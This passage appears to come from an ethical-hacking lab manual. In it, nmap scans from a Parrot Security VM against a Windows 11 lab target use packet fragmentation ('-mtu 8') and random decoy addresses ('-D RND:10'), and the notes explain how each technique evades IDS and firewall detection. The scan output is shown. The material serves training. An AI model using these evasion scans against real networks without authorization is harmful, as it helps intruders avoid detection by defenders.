
Note: Using MTU, smaller packets are transmitted instead of sending one complete packet at a time. This technique evades the filtering and detection mechanism enabled in the target machine.

```

[~]root@parrot[~]
#nmap -mtu 8 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:48 EDT
Nmap scan report for 10.10.1.11
Host is up (0.042s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds

```

21. Switch to the virtual **Windows 11** machine (target machine). In the Wireshark window, scroll-down and you can observe the fragmented packets having maximum length as 8 bytes, as shown in the screenshot.



22. Switch to the **Parrot Security** virtual machine.

23. Now, type **nmap -D RND:10 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.


Note: In this command, **-D**: performs a decoy scan and **RND**: generates random and non-reserved IP addresses (here, **10**).

Note: The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewall. This technique makes it difficult for the IDS/firewall to determine which IP address was actually scanning the network and which IP addresses were decoys.

By using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses.

```
[root@parrot]~# nmap -D RND:10 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:51 EDT
Nmap scan report for 10.10.1.11
Host is up (0.38s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 68.76 seconds
```

